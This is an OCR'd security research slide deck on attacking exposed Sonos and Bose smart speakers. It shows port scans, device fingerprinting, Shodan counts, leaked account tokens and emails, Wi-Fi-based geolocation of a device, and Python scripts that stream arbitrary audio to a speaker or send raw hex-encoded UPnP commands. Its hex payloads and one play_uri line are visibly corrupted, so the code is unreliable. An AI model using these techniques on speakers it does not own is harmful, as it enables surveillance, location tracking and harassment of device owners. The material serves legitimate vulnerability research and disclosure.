# The Sound of a Targeted Attack

Stephen Hilt

Sr. Threat Researcher

Forward-Looking Threat Research (FTR)

Internet Connected Speakers

- Major Brands Sonos® and Bose®

Identification

- ## Full Port Scan of Sonos® PLAY:1

```
|$ nmap                  -p-

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-27 14:22 EDT
Nmap scan report for
Host is up (0.084s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
1400/tcp  open  cadkey-tablet
1410/tcp  open  hiq
1443/tcp  open  ies-lm

Nmap done: 1 IP address (1 host up) scanned in 29.64 seconds
```

TREND
MICRO™

Identification

```
$ nmap ▓▓▓▓▓▓▓▓ -p 1400 --script sonos

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-27 14:26 EDT
Nmap scan report for ▓▓▓▓▓▓
Host is up (0.035s latency).
PORT      STATE SERVICE
1400/tcp open  cadkey-tablet
| sonos:
|   displayVersion: 7.4
|   ZoneName: FTR
|   MACAddress: 94:9F ▓▓▓▓▓▓ :08
|   HardwareVersion: 1.20.1.6-1
|   SoftwareVersion: 37.2-44160
|   modelName: Sonos PLAY:1
|   LocalUID: RINCON_949F3E136A0801400
|   modelDescription: Sonos PLAY:1
|   modelNumber: S12
|   IPAddress: ▓▓▓▓▓▓▓▓▓
|   WiFiMACAddress: 94:9F ▓▓▓▓ :08
|   SerialNumber: 94-9F-▓▓▓▓▓▓ :8
|_  ExtraInfo:

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

TREND MICRO™

Identification

Debugging Tools

Debugging Tools

Sonos® in Shodan

Sonos® in Shodan

Types of Sonos Exposed

Device	Count
Sonos PLAY:1	1229
Sonos BRIDGE	559
Sonos PLAY:5	470
Sonos PLAY:3	463
Sonos CONNECT	425
Sonos CONNECT:AMP	421
Sonos PLAYBAR	406
Sonos SUB	161
Sonos BOOST	159
Sonos ZoneBridge ZB100	34
Sonos ZP100	16
Sonos PLAYBASE	16
Sonos ZP80	13
Sonos DOCK WD100	5

Bose® in Shodan

Copyright 2018 Trend Micro Inc.

Information Leakage

Copyright 2018 Trend Micro Inc.

Information Leakage

LastUpdateDevice	Version	NextSerialNum						
RINCON_5CAAFD2F830C01400	290	5						
SerialNum	**Type**	**Deleted**	**UN**	**NN**	**MD**	**Flags**	**OADevID**	**Hash**
1	3079		X_#Svc3079-0-Token	Personal Spotify	1	0	Sonos_nLQe21cG5NSSPpLTDmvbuDxSiA	HH⬛⬛⬛⬛⬛⬛PdA==
2	3079		X_#Svc3079-919c4f20-Token	FTR Spotify	1	0	Sonos_nLQe21cG5NSSPpLTDmvbuDxSiA_919c4f20	wC⬛⬛⬛⬛==
3	3		⬛⬛⬛@gmail.com	FTR	1	0		
4	1543		X_#Svc1543-0-Token	FTR iHeart Radio	1	0	Sonos_nLQe21cG5NSSPpLTDmvbuDxSiA	

Information Leakage

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<sources deviceID="EC1127AD9437">
    <sourceItem source="AUX" sourceAccount="AUX" status="READY" isLocal="true">AUX IN</sourceItem>
    <sourceItem source="INTERNET_RADIO" status="READY" isLocal="false"/>
    <sourceItem source="BLUETOOTH" status="READY" isLocal="true"/>
    <sourceItem source="QPLAY" sourceAccount="QPlay1UserName" status="UNAVAILABLE" isLocal="false">QPlay1UserName</sourceItem>
    <sourceItem source="QPLAY" sourceAccount="QPlay2UserName" status="UNAVAILABLE" isLocal="false">QPlay2UserName</sourceItem>
    <sourceItem source="STORED_MUSIC_MEDIA_RENDERER" sourceAccount="StoredMusicUserName" status="UNAVAILABLE"
    isLocal="false">StoredMusicUserName</sourceItem>
    <sourceItem source="UPNP" sourceAccount="UPnPUserName" status="UNAVAILABLE" isLocal="false">UPnPUserName</sourceItem>
    <sourceItem source="LOCAL_MUSIC" sourceAccount="40175238-fdae-440b-aade-cc0d7d154efc" status="UNAVAILABLE" isLocal="false">I-
    Tunes</sourceItem>
    <sourceItem source="NOTIFICATION" status="UNAVAILABLE" isLocal="false"/>
    <sourceItem source="SPOTIFY" sourceAccount="▮▮▮▮▮▮" status="READY" isLocal="false">▮▮▮▮▮▮▮▮▮▮@svt.se</sourceItem>
    <sourceItem source="SPOTIFY" status="UNAVAILABLE" isLocal="false"/>
</sources>
```

TREND MICRO™

Information Leakage


```
running /wifi/athconfig scangetresults ath0

APs:
5c:         64: telenet-E585F                     : chan:   1 rssi:  3 flags: 020c0442:
5e:         75: TelenetWiFree                      : chan:   6 rssi:  6 flags: 010c0422:
00:         f3: BRCM_TEST_SSID                     : chan:   1 rssi: 22 flags: 00000007: CONNECT OPEN
ce:         a0: SETUP                             : chan:  11 rssi: 20 flags: 00000016: OPEN
06:         11: TelenetWiFree                      : chan:   1 rssi: 32 flags: 010c0422:
5c:         0e: telenet-00C09                      : chan:   1 rssi: 31 flags: 020c0403: CONNECT

Stats
active:   0
aps:      6
hidden:   0
probes:  38
beacons: 10
dups:    84
drops:    0
ignored:  0

Last scan completion/attempt: Sun Feb  1 21:33:36 1970
```

Information Leakage

← → C ⌂ | 🔒 Secure | https://api.mylnikov.org/geolocation/wifi?v=1.1&data=all&bssid=▓▓▓▓▓▓▓▓

```
{"result":200, "data":{"lat": 47.38677600241, "range": 133.2, "lon": 8.50253824796, "time": 1506547772}}
```

Information Leakage

47.38677600241,8.50253924796

Information Leakage

Information Leakage

Copyright 2018 Trend Micro Inc.

Information Leakage

Copyright 2018 Trend Micro Inc.

Information Leakage

Copyright 2018 Trend Micro Inc.

Information Leakage

```
$ python CurrentTrack.py
Artist: Extreme
Title: He-Man Woman Hater
Album: Extreme II: Pornograffitti
Length: 0:06:19
Current Time: 0:00:00
```

TREND MICRO™

Information Leakage

Information Leakage

```
[$ python soundtouch.py
Bose SoundTouch 0DB34B
PANDORA
Eagles - Lyin' Eyes
```

TREND
MICRO

Playing Your Own Songs

Ghosty Hack

9 months ago • Wireless speakers • 6 replies • 1861 Views

Novice • 2 replies

Please can someone help ! I've had my sonos system for 7 months and love it however a couple of nights ago the speaker in my hall started making really weird sounds, like a door opening, then half an hour later a baby started to cry from the speaker randomly for the rest of the evening. Last night I was going to bed then I heard my speaker in my bedroom produce a sound like a plate or glass breaking followed by the crying baby sound - it was really loud! It's starting to freak me out and I don't know how to stop it. It seems to only happen at night and is totally random ! None of my friends are doing this using my wifi by the way. I've read that http://www.fastcompany.com has managed to hack into the Sonos App which might explain what's happening however I'm not sure what I need to do to stop what's happening now. Can anyone help? Should I delete the App from my iPhone and reinstall ?

👍 Like (0)   99 Quote   ✕ Share

Playing Your Own Songs

```python
#!/usr/bin/env python
import sys
from soco import SoCo

if __name__ == '__main__':
    sonos = SoCo(sys.argv[1]) # Pass in the IP of your Sonos speaker

    # Pass in a URI to a media file to have it streamed through the Sonos speaker
    sonos.play_uri('{}/alexa_command1.aiff').format(sys.argv[2])

    track = sonos.get_current_track_info()

    print track['title']
```

TREND MICRO™

Playing Your Own Songs

Playing Your Own Songs

- Bose® also allows you to play URLs
  - Python libsoundtouch:

 # Play URL

device.play_url('http://fqdn/file.mp3')

Abusing the API

Copyright 2018 Trend Micro Inc.

Abusing the API

```python
1   import socket
2   import sys
3
4   # Argument Checking
5   if (len(sys.argv) != 2):
6       print("USAGE: Python ./NextTrack.py <host>")
7       sys.exit()
8
9   # host is passed in via cli arguments
10  host=sys.argv[1]
11  # Sonos port
12  port=1400
13
14  hex_string = "504f5354202f4d6564696152656e64657265722f41565472616e73706f72742f436f6e74726f6c" \
15      + "20485454502f312e310d0a434f4e454354494f4e3a20636c6f73650d0a414343550542d454e434f44494" \
16      + "e473a20677a69700d0a484f53543a203137322e31362e36372e35373a313430300d0a555345522d4147454e" \
17      + "543a204c696e75782055506e502f312e3020536f6e732f33372e322d343431363020284d4443525f4d616" \
18      + "3426f6f6b50726f302c31290d0a434f4e54454e542d4c454e4754483a203235300d0a434f4e54454e542d" \
19      + "545950453a20746578742f786d6c3b20636368617273657474d227574662d38220d0a582d534f4e4f532d" \
20      + "24745542d55444444e3a20757569643a52494e434f4e5f393439463345533133336413038303031343030300d0a534f41" \
21      + "50414354494f4e3a202275726e3a7363686656d61732d75706e702d6f72673a736572766963653a415654476e" \
22      + "16e73706f72743a31234e657874422200d0a0d0a3c733a456e766656c6f70652f6d6c6e733a733a7373d2268747470" \
23      + "3a2f2f736368685d61732e786d6c736f61702e6f72672f736f61702f656e76656c6f70652f2220733a656e6" \
24      + "36f64696e67675374796e5c653d22687474703a2f2f736368685d61732e786d6c736f61702e6f72672f736f6170" \
25      + "2f656e636f6f4696e672f223e3c733a426f64793e3c753a4e65787874420786d6c6e733a753d2275726e3a73636" \
26      + "8656d61732d75706e702e6f72672d6f72673a736572766766963653a41565472616e73706f72743a31223e3c496e6737461" \
27      + "6e636549443e303c2f496e7374616e636549443e3c2f753a4e6578743e3c2f733a426f64793e3c2f733a456" \
28      + "e76656c6f70653e"
29  # convert into python hex format \x
30  hex_data = hex_string.decode("hex")
31
32  #open socket
33  try:
34      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35      sock.connect((host,port))
36      #send Next Command
37      sock.send(str(hex_data))
38  except socket.error:
39      print("\n||\n|| Connection unsuccessfull...\n||\n")
40      sys.exit()
41
42  # close socket
43  sock.close()
44
45
```

Abusing the API

```
hex_string = "504f5354202f4d6564696152656e64657265722f41565472616e73706f72742f436f6e74726f6c" \
  + "20485454502f312e310d0a434f4e4e454354494f4e3a20636c6f73650d0a4143434550542d454e434f4449" \
  + "e473a20677a69700d0a484f53543a20" + host.encode("hex") + "3a313430300d0a555345522d4147454e" \
  + "543a204c696e75782055506e502f312e3020536f6e6f732f33372e322d343431363020284d4443525f4d616" \
  + "3426f6f6b50726f31302c31290d0a434f4e54454e542d4c454e4754483a203235300d0a434f4e54454e542d" \
